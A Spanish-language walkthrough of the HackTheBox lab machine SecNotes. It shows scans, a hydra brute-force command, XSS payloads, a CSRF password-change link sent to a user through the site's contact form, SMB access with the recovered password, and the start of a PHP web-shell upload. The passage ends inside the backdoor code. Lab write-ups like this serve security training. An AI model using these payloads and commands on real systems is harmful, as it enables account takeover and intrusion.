

Secnotes

#####Maquina windows medium
#####

SecNotes es una máquina de dificultad media, que pone de relieve los riesgos asociados a los mecanismos de cambio de contraseña débiles, la falta de protección CSRF y la validación insuficiente de la entrada del usuario. También enseña sobre la enumeración de Windows Subsystem for Linux.

Escaneo:

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-14 16:32 -05

Nmap scan report for 10.10.10.97 (10.10.10.97)

Host is up (0.072s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

|_http-server-header: Microsoft-IIS/10.0

| http-methods:

|_ Potentially risky methods: TRACE

| http-title: Secure Notes - Login

|_Requested resource was login.php

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)

Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-time:

| date: 2024-01-14T21:33:07

|_ start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 54.97 seconds

full port

└─ nmap -Pn -p- -open 10.10.10.97 -T4

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-14 22:04 -05

Nmap scan report for secnotes.htb (10.10.10.97)

Host is up (0.078s latency).

Not shown: 65532 filtered tcp ports (no-response)

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit


PORT STATE SERVICE

80/tcp open http

445/tcp open microsoft-ds
8808/tcp open ssports-bcast

<http://10.10.10.97/login.php>

hay una pagina de login



Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? [Sign up now.](#)

al probar nos tira que el user admin no existe

Login

Please fill in your credentials to login.

Username

No account found with that username.

Password

Login

gobuster

```
gobuster dir -u http://10.10.10.97 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""
```

```
/contact.php      (Status: 302) [Size: 0] [--> login.php]
/home.php         (Status: 302) [Size: 0] [--> login.php]
/login.php        (Status: 200) [Size: 1223]
/register.php     (Status: 200) [Size: 1569]
/Home.php         (Status: 302) [Size: 0] [--> login.php]
/Contact.php      (Status: 302) [Size: 0] [--> login.php]
/Login.php        (Status: 200) [Size: 1223]
/db.php           (Status: 500) [Size: 1208]
/logout.php       (Status: 302) [Size: 0] [--> login.php]
/auth.php         (Status: 500) [Size: 1208]
/Register.php     (Status: 200) [Size: 1569]
/HOME.php         (Status: 302) [Size: 0] [--> login.php]
/Logout.php       (Status: 302) [Size: 0] [--> login.php]
/DB.php           (Status: 500) [Size: 1208]
/CONTACT.php      (Status: 302) [Size: 0] [--> login.php]
```

me registro para validar que hay de bueno

Sign Up

Please fill this form to create an account.


Username

Password

Confirm Password

Already have an account? [Login here.](#)

al registrarme encuentre un dominio y posible usuario **tyler@secnotes.htb**



Viewing Secure Notes for amado

User **amado** has no notes. Create one by clicking below.

pruebo en el login con tyler y en efecto existe este user

Login

Please fill in your credentials to login.

Username

Password

Please enter your password.


Login

Don't have an account? [Sign up now.](#)


validamos por fuerza bruta tomando ayuda de una maquina que ya habia hecho como la Nineveh

The screenshot shows a web browser window with the login page. The username field contains 'tyler' and the password field is empty. A red error message states: 'The password you entered was not valid.' Below the form is a 'Login' button. The browser's developer tools are open, showing the Network tab. A POST request to 'login.php' is highlighted, with a status of 200. The request body shows 'username: "tyler"' and 'password: "tyler"'. The console shows a message: 'The password you entered was not valid.'

```
hydra dominio o ip -l userencontrado -P rutadepassword metodo_conexion  
"rutadelpanel:variablesuserypass:F=letrero"  
hydra secnotes.htb -l tyler -P /usr/share/wordlists/rockyou.txt http-post-form "  
login.php:username=^USER^&password=^PASS^:F=The password you entered was not valid."
```



sin embargo no encuentro mayor cosa



como no tengo acceso decido hacer un ataque de sqlinjection a ver si es vulnerable sin embargo tampoco sirvio.

XSS REFLEJADO

Cuando creo una nota evidencio que se refleja en la web

Create New Note

Please enter a Title and a Note

Title

Note



hi [2024-01-14 17:59:04]

hola

hi [2024-01-14 17:59:52]

hola

valido la vulnerabilidad

`<script>alert(1)</script>`

``

`<svg onload=alert('esto es un xss')>`

Create New Note

Please enter a Title and a Note

Title



prueba

Note


`<script>aler(1)</script>`
``
`<svg onload=alert('esto es un xss')>`

Save

Cancel



si parece ser vulnerable pero no nos sirve de mayor cosa.
Tambien vemos que podemos contactar con taylor



al tiempo tambien tenemos la opcion de cambiar la contraseña sin proporcionar un password anterior esto tambien es una vulnerabilidad del owasp llamada **CSRF O XSRF**

Update Password

Password

Confirm Password

submit

cancel

validando bien para cambiar de password no se necesita el anterior afectando la vulnerabilidad de **CSRF (cross site request forgery)**

<https://keepcoding.io/blog/que-es-cross-site-request-forgery/>

Cuando una aplicación nos permite cambiar la contraseña de un usuario sin necesidad de ingresar la contraseña anterior, nos encontramos ante una vulnerabilidad de tipo CSRF. Para explotarla el proceso es el siguiente:

Por lo cual podriamos utilizar esto para cambiar el password de propio tyler.

ABUSANDO DEL CSRF y envio de link malicioso para cambiar una contraseña.

Interceptamos la peticion del cambio de passwor con burpsuite.

```
pretty  Raw  Hex
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://10.10.10.97
DNT: 1
Connection: close
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=hoqiupjl5bh676omshr68vgo1b
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

password=newpass&confirm_password=newpass&submit=submit
```

CAMBIAMOS EL METODO DE LA PETICIÓN POR GET CON CLICK DERECHO

CHANGE REQUES METOD

```
1 GET /change_pass.php?password=newpass&confirm_password=newpass&submit=submit HTTP/1.1
2 Host: 10.10.10.97
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Origin: http://10.10.10.97
8 DNT: 1
9 Connection: close
10 Referer: http://10.10.10.97/change_pass.php
11 Cookie: PHPSESSID=hoqiupj15bh676omshr68vgolb
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
```

LE DOY a forward y

```
GET /home.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.97/change_pass.php
DNT: 1
Connection: close
Cookie: PHPSESSID=hoqiupj15bh676omshr68vgolb
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

y otro forward

Password updated.

Viewing Secure Notes for amado

User **amado** has no notes. Create one by clicking below.

New Note

Change Password

Sign Out

Contact Us

como cambio el password la ide es tomar esta url

```
Pretty Raw Hex
1 GET /change_pass.php?password=newpass&confirm_password=newpass&submit=submit HTTP/1.1
2 Host: 10.10.10.97
```

y enviarsela al contacto de tyler una vez de click se le solicite cambiar contraseña a tyler.
entonces nuevamente intercepto con burp y cambio el metodo, tomo el url
/change_pass.php?password=123&confirm_password=123&submit=submit HTTP/1.1

```
GET /change_pass.php?password=123&confirm_password=123&submit=submit HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.10.97
DNT: 1
Connection: close
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=hoqiupj15bh676omshr68vgolb
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

y aca solamente agrego la ruta original es de decir


<http://10.10.10.97/>

quedando

http://10.10.10.97/change_pass.php?password=123&confirm_password=123&submit=submit

esta url se la enviaremos al contacto para que el cambie su password.

vamos a contact us y le enviamos el link



Contact Us

Please enter your message

To: tyler@secnotes.htb

Message:

Tyler mk | hay un link raro que sera: http://10.10.10.97/change_pass.php?password=123&confirm_password=123&submit=submit

Send

Cancel

Message Sent

para hacer mas real el ataque se podria usar un acortador de url como los que me envian los hptas acada

rato en los msm de texto.

ahora me deslogeo y coloco tyler y pass:123

Login

Please fill in your credentials to login.

Username

Password



Login

Don't have an account? [Sign up now.](#)

Login

Please fill in your credentials to login.

Username

Password

The password you entered was not valid.

Login

como no funciona pruebo con una contraseña mas robusta esto lo valido al hacer click me pide una contraseña mas fuerte

Update Password

Password

Password must have atleast 6 characters.

Confirm Password

Password did not match.

submit

cancel

Contact Us

Please enter your message

To: tyler@secnotes.htb

Message:

tyler revisa este link porfa hay packs: http://10.10.10.97/change_pass.php?password=123456&confirm_password=123456&submit=submit

http://10.10.10.97/change_pass.php?password=password123&confirm_password=password123&submit=submit

pero tampoco sirvio

Entonces utilizo el metodo de **inyección sql en un formulario de creación de usuario.** **'or 1=1 --**
Me dirijo a crear un usuario pero colocho una inyección sql en password colocho la misma que el user
'or 1=1 --

Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Already have an account? [Login here.](#)

y me logueo pero no me dejo

Login

Please fill in your credentials to login.

Username

Password

Don't have an account? [Sign up now.](#)

There is a problem with the resource you are looking for, and it cannot be displayed.

```
<script>alert("pa dentro")</script>
```

Please fill this form to create an account.


```
<script> alert("pa dentro")</script>
```

● ●

[illegible]

Reset

Already have an account? [Login here.](#)



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII).
Please contact tyler@secnotes.htb using the contact link below with any questions.

Viewing Secure Notes for `<script> alert("pa dentro")</script>`

User has no notes. Create one by clicking below.

sin embargo no hay mayor cosa aqui .

Intento nuevamente explotando el CSRF pero utilizando ahora el dominio secnotes y pongo tambien a correr python para ver que este haciendo click en el link

http://secnotes.htb/change_pass.php?password=new123&confirm_password=new123&submit=submit
<http://10.10.14.25:2000/>

CONTACT US

Please enter your message

To: tyler@secnotes.htb

Message:

http://secnotes.htb/change_pass.php?password=new123&confirm_password=new123&submit=submit
<http://10.10.14.25:2000/>

Send

Cancel

ingreso con tyler y new123

Login

Please fill in your credentials to login.

Username

tyler

Password

●●●●●●

Login


Don't have an account? [Sign up now.](#)

el hpt XSRF no agarraba por el dominio secnotes
ya dentro de tyler encontramos un password




92g!mA8BGjOirkL%OG*&

este password lo podemos validar con **crackmapexec smb** para ver si tira algo
crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'



visualizamos los recursos compartidos

crackmapexec smb 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --shares




entonces a qui vemos que el recurso new-site tiene permisos de lectura y escritura para ver que tiene

utilizamos **smbclient**

```
smbclient -U 'tyler' '\\10.10.10.97\\new-site
```

```
~/machineshtb/Secnotes
smbclient -U 'tyler' '\\10.10.10.97\\new-site
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> ls
10 dig 10.10.10.161 htb.local mx //transferencia de zona
11      D      0   Sun Jan 14 22:50:11 2024
12      D      0   Sun Jan 14 22:50:11 2024
13 iisstart.htm      A      696   Thu Jun 21 10:26:03 2018
14 iisstart.png      A     98757  Thu Jun 21 10:26:03 2018
15
16 enum4linux -d // tener en cuenta siempre usuarios y grupos 7736063 blocks of size 4096, 3328249 blocks available
smb: \>
17 crackmapexec smb 10.10.10.161
18 cme smb -u uservictim -p passworduser // version corta de crackmapexec y con c
19 crackmapexec smb 10.10.11.174 -u usuarios.txt -p 'nyEfEK16^1aM4$e7Ac1Uf8x$+DwxD
```

estos archivos pare ser del servicio del puerto encontrado en el full scan 8808



```
</styles>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html>
```

entonces que podemos como podemos escribir la idea es subir una **web shell en formato php** que es lo que esta corriendo.

esta la podemos construir o localizar en

```
cat /usr/share/davtest/backdoors/php_cmd.php
```

```
locate cmd.php
```

```
~/machineshtb/Secnotes Secure Notes - Home x IIS Win
locate cmd.php
/usr/share/davtest/backdoors/php_cmd.php
/usr/share/seclists/Web-Shells/FuzzDB/cmd.php

YouTube DeepL Translate - El m... Machine Excell Training

~/machineshtb/Secnotes
cat /usr/share/davtest/backdoors/php_cmd.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php
if(isset($_REQUEST['cmd'])){
